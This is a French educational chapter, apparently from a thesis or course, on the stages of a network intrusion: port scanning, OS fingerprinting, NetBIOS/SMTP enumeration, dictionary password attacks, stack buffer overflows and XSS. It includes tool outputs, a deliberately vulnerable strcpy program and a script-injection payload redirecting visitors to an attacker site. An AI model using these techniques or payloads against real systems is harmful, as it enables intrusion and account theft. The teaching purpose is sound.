Le client envoie un paquet SYN (bit SYN à 1) vers un port réseau particulier de l'adresse IP du serveur. Si le port est en écoute, un paquet SYN/ACK est reçu en retour. Sinon, la réception d'un paquet RST signifie qu'il n'y a pas de service en écoute sur le port. Le client envoie en réponse un paquet RST pour terminer la connexion, comme l'illustre la *figure 6*. Ce mode d'échange est appelé le "**three ways handshake**".




Figure 6 : Etablissement d'une connexion par le protocole TCP/IP.

Si par contre aucun paquet RST n'est reçu en retour, c'est qu'il existe un équipement filtrant entre le serveur et le client ou qu'il n'y a aucune machine derrière l'adresse IP visée.

- ✓ **Le balayage SYN**

  Contrairement au balayage TCP normal, le client **n'envoie pas de paquet RST** pour rompre la session. Par ce procédé, la session TCP n'est pas ouverte, puisque le **handshake** (étape de connexion classique par TCP) ne s'est pas terminé, ceci pemettant de ne pas facilement se faire détecter.

- ✓ **Le balayage ACK et FIN**

  Supposons un paquet avec le drapeau ACK ou FIN est envoyé vers la machine cible. Si le port visé n'est pas filtré par un pare feu de type **statefull** (qui filtre non seulement les packets SYN mais aussi ACK et FIN, ce qui n'est pas le cas des **stateless**) et que ce port est ouvert, un paquet avec le drapeau RST est reçu en retour. C'est un balayage furtif dans la mesure où il déjoue les pare feu stateless.

- ✓ **Le balayage de Noël, ou Xmas**

  Cette méthode consiste à « allumer » les drapeaux FIN, URG et PSH (bits à 1) dans l'en-tête TCP. Si le port du serveur visé est en écoute, il ne réagit pas à la réception du paquet. Sinon, il renvoie un paquet RST.

- ✓ **Le balayage NULL**

  Cette méthode se situe à l'opposé du balayage Xmas puisqu'elle envoie un paquet sans aucun drapeau activé. Le comportement du serveur est cependant le même que dans le cas du balayage Xmas.

- **Le balayage UDP**

  Il s'appuie sur le fait que la réception d'un paquet UDP sur un port en écoute ne doit pas engendrer de réponse, alors que la réception sur un port fermé doit engendrer le renvoi d'un paquet ICMP « port inaccessible ».

II.1.3.b. La détection des types et versions de système d'exploitation

Suite aux données recueillies précédemment, il devient aussi possible d'obtenir les types de systèmes d'exploitation fonctionnant sur les hôtes, ceci grâce aux spécificités des implémentations de la pile TCP/IP (empreinte) de chaque système.

On peut distinguer des empreintes sur les paquets TCP ou ICMP comme avec le:

- **Sondage FIN**

  Certaines versions de Windows, BSDi, Cisco IOS, HP/UX, MVS et Irix répondent par un paquet RST à des paquets FIN envoyés vers un port en écoute.

- **Sondage de l'en-tête TCP boguée**

  Certains systèmes d'exploitation, tels que Linux dans des versions inférieures à la 2.0.35, répondent à l'envoi d'un paquet TCP avec un drapeau inconnu (valeur égale à 64 et 128) par un paquet avec ce même drapeau.

- **Sondage avec des paquets IP contenant des valeurs invalides**

  À la réception d'un paquet IP avec des valeurs invalides dans les champs de l'en-tête, les systèmes d'exploitation tels que AIX, HP/UX ou Digital Unix ne répondent pas, alors qu'ils devraient renvoyer un paquet ICMP « destination inaccessible ».

- **Sondage avec un numéro de séquence initial TCP**

  Lors d'une réponse à une rupture de session, le numéro de séquence initial d'un paquet TCP est déterminé de façon différente selon le système d'exploitation. Il en ressort plusieurs groupes. Ceux générant des numéros de séquences statiques, semi aléatoires, aléatoires.

Exemple d'outils de balayage de port, de détection de type de services et systèmes d'exploitation:

- **Nmap**

  Nmap est un scanner de ports conçu pour détecter les ports ouverts, identifier les services hébergés et obtenir des informations sur le système d'exploitation d'un ordinateur cible. Ce logiciel est devenu une référence pour les administrateurs réseaux car l'audit des résultats de Nmap fournit des indications sur la sécurité d'un réseau. Il se base sur les modes de balayage énumérés précédemment.

  Un résultat de la commande nmap:

```
root@bt:~# nmap -sV -O 192.168.0.4
Starting Nmap 6.01 ( http://nmap.org ) at 2013-06-29 19:35 GMT
Nmap scan report for 192.168.0.4
Host is up (0.00091s latency).
Not shown: 997 closed ports
PORT    STATE   SERVICE             VERSION
135/tcp open        msrpc           Microsoft Windows RPC
139/tcp open        netbios-ssn
445/tcp open        microsoft-ds    Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:B8:0C:10 (VMware)
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP2 or SP3
OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
```

Ici l'option **–sV** permet de détecter les services avec si possible leur version (ici services **RPC, netbios**). L'option **–O** ici nous permet d'identifier le système d'exploitation de la cible qui est Windows XP SP2 ou SP3.

- **Unicornscan**

Le scanner Unicornscan est plus récent que nmap et utilise une méthode de scan asynchrone (envoyer toutes les requêtes et analyser les réponses lorsqu'elles arrivent). Il mise sur sa rapidité d'exécution et ses capacités améliorées de scan de réseaux de grande taille. L'une des fonctions originales apportées par cet outil est sa capacité à imiter la pile TCP/IP d'un système d'exploitation différent de celui sur lequel il fonctionne. Il est donc possible de se faire passer pour un système Cisco, Linux, ou encore OpenBSD.

Balayage unicornscan du port 139 sur les machines du réseau (le résultat est rapide):

```
root@bt:~# unicornscan 192.168.0.0/24:139
TCP open       netbios-ssn[  139]         from 192.168.0.1   ttl 128
TCP open       netbios-ssn[  139]         from 192.168.0.3   ttl 128
TCP open       netbios-ssn[  139]         from 192.168.0.75  ttl 128
TCP open       netbios-ssn[  139]         from 192.168.0.110  ttl 128
TCP open       netbios-ssn[  139]         from 192.168.0.157  ttl 64
```

II.1.3.c. La phase d'énumération des services

Suite à la découverte des ports présents sur chaque machine, on peut chercher plus de

renseignement sur les services fonctionnant sur ces ports (comme obtenir leur version). Ceci se fait en se connectant à ces services et en effectuant des requêtes spécifiques. En effet il existe des services trop bavards, qui mal paramétrés peuvent divulguer des informations sensibles comme le numéro de leur version, les partages réseau, les infos sur les caractéristiques de la machine etc. C'est le cas des renseignements obtenus:

- **En capturant les bannières lors de connections à des services**: Elle est la forme la plus simple de l'énumération et consiste à se connecter aux services concernés et à recueillir les messages d'accueil de l'application.

  Le protocole SMTP (Simple Mail Transfer Protocol), qui écoute généralement sur le port 25/TCP, offre une bannière à quiconque se présente sur ce port. En voici un exemple typique :

```
C:\Documents and Settings\Administrateur>telnet 192.168.0.10 25
220 serveur Microsoft ESMTP MAIL Service,Version: 6.0.3790.0 ready at Sat,
14
Sep 2013 23:28:52 +0000
```

  La requête précédente pouvais viser les ports des services FTP (transfert de fichier), TFTP (transfert léger de fichier), ou même TELNET afin d'acquérir d'autres informations.

- **En effectuant des requêtes permettant de divulguer des informations exploitables:** C'est le cas des requêtes sur les services **SMB** (partage de fichiers et d'imprimantes), **DNS** (résolution de nom de domaine), **NETBIOS** (permet d'avoir les noms NETBIOS des machines, les identifiants utilisés sur les machines cibles, le rôle des serveurs membres).
  Prenons l'exemple avec une requête visant le service NETBIOS sur la machine 192.168.202.33.

```
C:\> nbtstat -A 192.168.202.33

       NetBIOS Remote Machine Name Table

   Name                  Type           Status
---------------------------------------------------------
SERVR9               <00>  UNIQUE     Registered
SERVR9               <20>  UNIQUE     Registered
9DOMAN               <00>  GROUP      Registered
9DOMAN               <1E>  GROUP      Registered
SERVR9               <03>  UNIQUE     Registered
INet Services        <1C>  GROUP      Registered
IS SERVR9……          <00>  UNIQUE     Registered
9DOMAN               <1>   UNIQUE     Registered
```

```
..__MSBROWSE__.      <01>  GROUP      Registered
ADMINISTRATOR        <03>  UNIQUE     Registered
MAC Address = 00-A0-CC-57-8C-8A
```

Comme illustré, **nbtstat** donne le nom de la machine cible (**SERVR9**), le domaine dans lequel il se trouve (**9DOMAN**), tous les utilisateurs connectés (ici "**administrateur**"), tous les services en cours d'exécution (**Services INET**) et l'interface matérielle Media Control (MAC) d'accès au réseau. Ces entités peuvent être identifiées par leur code de service NetBIOS (le numéro à deux chiffres à la droite du nom).

De même la commande **nbtscan 192.168.234.0/24** peut nous permettre d'obtenir les noms NETBIOS des hôtes du réseau, leur utilisateur actuel, l'adresse MAC des machines. Ces éléments sont des infomations utiles pour l'attaquant. D'autres outils comme **Dumpsec** permettent d'avoir encore plus d'informations sur les partages fichiers, le contenu des registres etc. Il existe une panoplie d'outils qui ne pourront pas être explicité ici.

Si le service SNMP est activé sur les machines cibles, en connaissant **le nom de communauté** utilisé comme clé d'accès à ce service (souvent laissé par défaut: "**public**"), l'attaquant peut obtenir des informations assez détaillées comme l'indique la *figure 7* ci-dessous:




Figure 7 : Exemple d'information recueillie à partir de SNMP avec l'outil "SolarWinds' IP Network Browser" sur les machines d'un réseau

II.1.3.d. Le scan de vulnérabilité

La connaissance de la version du système d'exploitation et du service cible peuvent suffire pour rechercher les vulnérabilités exploitables. En effet des sites comme www.cve.mitre.org/cve/, www.securityfocus.com/ (*figure 8*) contiennent un catalogue de vulnérabilités décelées dans le monde. Malgré que le but principal soit d'améliorer la sécurité en détaillant le mode d'exploitation des failles et en proposant des solutions, ces sites sont souvent utilisés par les pirates de façon malveillante afin d'utiliser ces failles.




Figure 8 : Exemple de résultat sur les vulnérabilités présentes sur le logiciel IIS 7.5 pour services Web (FTP, SMTP, HTTP etc.) de la plateforme Windows NT de Microsoft

Une autre méthode consiste à effectuer un scan de vulnérabilités avec des outils comme Nessus, OpenVAS, Core Impact afin de tester les services cibles et vérifier les vulnérabilités exploitables. Mais ces outils sont rarement utilisé par l'attaquant étant donné qu'il peut congestionner le réseau et aussi faire facilement détecter l'attaque si c'est un scan d'envergure.

Exemple

- **Nessus**

  Il signale les faiblesses potentielles ou avérées sur les machines testées.

  Exemple ci-dessous (*figure 9*) d'un rapport de Nessus lors du scan d'un machine d'adresse IP 192.168.0.4 sur le port 445




Figure 9 : Aperçut des vulnérabilités découvertes sur un système par Nessus au port 445

Ici on voit qu'il existe de vulnérabilités critiques sur le port 445 utilisé pour le protocole SMB.

II.1.4.La phase d'attaque proprement dite

Elle se base sur les faiblesses décelées pendant les phases précédentes afin d'effectuer des attaques. Nous pouvons distinguer parmi celles-ci:

II.1.4.a. L'attaque du mot de passe

Elle consiste à récupérer le **login/mot de passe** utilisé pour accéder à un service. Deux procédés sont utilisés dans ce cas : l'attaque par tentative itérative de connexion et le craquage de mot de passe.

- **L'attaque par tentative itérative de connexion** consiste à utiliser un outil qui essaie plusieurs combinaisons de **login/mot de passe** afin de se connecter.
  - ✓ Ces combinaisons peuvent être générées de façon incrémentale à partir de caractères, chiffres, caractères spéciaux. C'est l'attaque par **brute force**.

    Exemple de combinaison:

login	Mot de passe
admin	aaaa

admin	aaab
admin	aaac
admin	aaad
……..	……..

Tableau 1 : Exemple de combinaisons de mots de passe

✓ De même ces combinaisons (login/mot de passe) peuvent être issues d'un **fichier texte** contenant une liste de mots clés souvent dérivés des mots d'une certaine langue. C'est l'attaque par **dictionnaire**.

Exemple:

Des outils comme **Enum**, **Brutus**, **Hydra**, **Medusa**, **Venom** permettent l'attaque par brute force et par dictionnaire ciblant plusieurs types de protocoles comme les protocoles ftp, http, https, smb etc…

Ci-dessous on a un exemple d'attaque par dictionnaire en utilisant l'outil **enum**.

```
C:\>enum -D -u administrator -f Dictionary.txt mirage
username: administrator
dictfile: Dictionary.txt
server: mirage
(1) administrator |
return 1326, Logon failure: unknown user name or bad password.
(2) administrator | password
[etc.]
(10) administrator | nobody
return 1326, Logon failure: unknown user name or bad password.
(11) administrator | space
return 1326, Logon failure: unknown user name or bad password.
(12) administrator | opensesame
password found: opensesame
```

On voit que le login utilisé est "**administrator**" et le fichier de mot de passe fourni en entrée est "**Dictionary.txt**". Finalement le mot de passe retrouvé est "**opensame**".

- **Le craquage de mot de passe:** Il se base sur les faiblesses des fonctions de hachage utilisés pour les mots de passe sachant que ceux-ci sont stockés ou échangés en format hash dans le réseau.

Une fonction de hachage est une fonction permettant d'obtenir un condensé non réversible d'un texte, c'est-à-dire une suite de caractères assez courte représentant de façon unique le texte qu'il condense. Comme algorithme de hachage on a l'algorithme DES (utilisé dans les systèmes UNIX, Windows), MD5 (utilisé dans certains systèmes Unix et avec les IOS CISCO), SHA1 (sur certains serveurs LDAP, avec les VPN, Kerberos, etc…).

- ✓ **La première étape** du craquage de mot de passe consiste à intercepter le hash du mot de passe sur le réseau ou le récupérer sur une machine piratée.
- ✓ **La deuxième étape** consiste à extraire le mot de passe du hash récupéré. Ceci se fait en utilisant les procédés de brute force et dictionnaire (expliqués précédamment) afin de générer des mots de passe qui seront à leur tour hachés et comparés au hash récupéré.

  Exemple

  Des outils comme "**Cain & Abel**", "**John the ripper**" permettent de casser les mots de passe des systèmes windows, cisco, linux etc…

II.1.4.b. Les attaques exploitant les failles applicatives

Elles se réfèrent généralement à l'exploitation d'une vulnérabilité spécifique dans un système d'exploitation ou une application logicielle dans le but de pénétrer un système. Parmi ces attaques, on peut citer:

- **Les attaques par débordement tampon** [19]

  Un **buffer overflow** est basé sur une faute d'implémentation consistant à déborder de la mémoire allouée pour une opération. Prenons l'exemple d'un programme simple dont le code source est le suivant:

```
#include <stdio.h>
#include <string.h>

void mafonction(char *str)
{
  char buffer[32];
  strcpy(buffer, str);
  /* ... */
}
int main(int argc, char *argv[])
{
  if (argc > 1) {
    /* appel avec le premier argument de la ligne de commandes */
    mafonction(argv[1]);
  }
  /* ... */
  return 0;
}
```

Chaque fonction a, au moment de son exécution, son propre morceau de pile (**stack frame**).

La **pile** est un emplacement mémoire où l'on peut mettre (empiler), lire, modifier, enlever (dépiler) des éléments.

Ici lors de l'exécution du programme ayant un argument en entrée, **main()** réserve de l'espace dans la pile pour ses variables (*figure 10-gauche*) et appelle la fonction **mafonction()** en lui transmettant la valeur de l'argument reçut. L'environnement de **main()** (valeurs de registres de main) est sauvegardé dans la pile afin de libérer les registres et charger l'environnement de **mafonction()**. Dans la *figure 10-droite* cet environnement est simplement l'**adresse de retour** qui est l'adresse de la prochaine instruction de **main()** et qui est enregistrée juste après les variables de **main().** Puis **mafonction()** réserve à la suite un espace pour la variable **buffer** et y copie l'argument reçut de **main()**.




Figure 10 : Pile avant (gauche) et après (droite) l'appel de la fonction mafonction()[4]

Mais si cet argument a une taille supérieure à celle de **buffer**, ceci engendre un débordement de pile. Cela est dû au fait que **strcpy()** (voir code source) ne vérifie pas la taille de l'argument avant l'allocation. Ce débordement réécrit dans notre cas l'adresse de retour vers **main()** stockée dans la pile . Ainsi après l'exécution de **mafonction()**, l'environnement de main est rechargée. Ceci correspond dans notre cas à l'adresse de retour qui vient d'être modifiée, qui est rechargée dans le registre **EIP** chargé d'indiquer la prochaine instruction à exécuter. Cette anomalie engendre que

l'exécution se poursuit dans une partie de la mémoire différente de celle de **main()** et qui risque d'engendrer des réactions imprévisibles .

Un pirate peu exploiter ce débordement en essayant de fournir au programme un argument en entrée, qui lors du débordement réécrit la valeur d'environnement contenant l'adresse de la prochaine instruction de **main()** (appelée **adresse de retour** dans la *figure 11*) et la remplace par l'adresse de la variable **buffer** contenant le début de l'argument. Cette partie de l'argument contenue dans **buffer** est une suite d'instructions malveillantes permettant de prendre le contrôle du système lorsqu'elles sont exécutées. La *figure 11* nous montre la situation de la pile avant et après le débordement.




Figure 11 : Pile avant (gauche) et après (droite) le débordement tampon

- **L'attaque par Scripts intersites (cross-site scripting)** [21]: Le principe est d'injecter un script dans un site web, par exemple en déposant un message dans un forum, mais aussi par des paramètres d'URL, etc... .Si le site ne filtre pas le script fourni en entrée, celui-ci sera ajouté dans la page concernée de façon brute et sera exécuté dans le navigateur d'une autre machine qui accède à la page.

  L'exploitation d'une faille de type XSS permettrait à un intrus de réaliser les opérations suivantes :

  ✓ Redirection (parfois de manière transparente) de l'utilisateur.

- ✓ Vol d'informations, par exemple sessions et cookies.
- ✓ Actions sur le site faillible, à l'insu de la victime et sous son identité (envoi de messages, suppression de données, etc.)
- ✓ Rendre la lecture d'une page difficile (boucle infinie d'alertes par exemple).

Exemple

- Rediriger tous les visiteurs vers un autre site

```
<script language="javascript"> document.location.href=http://site-du-hacker.com/ </script>
```

L'injection de ce script dans le champ commentaire non filtré d'une page web peut engendrer la redirection vers **site-du-hacker.com** de tout client accédant à la page concernée.

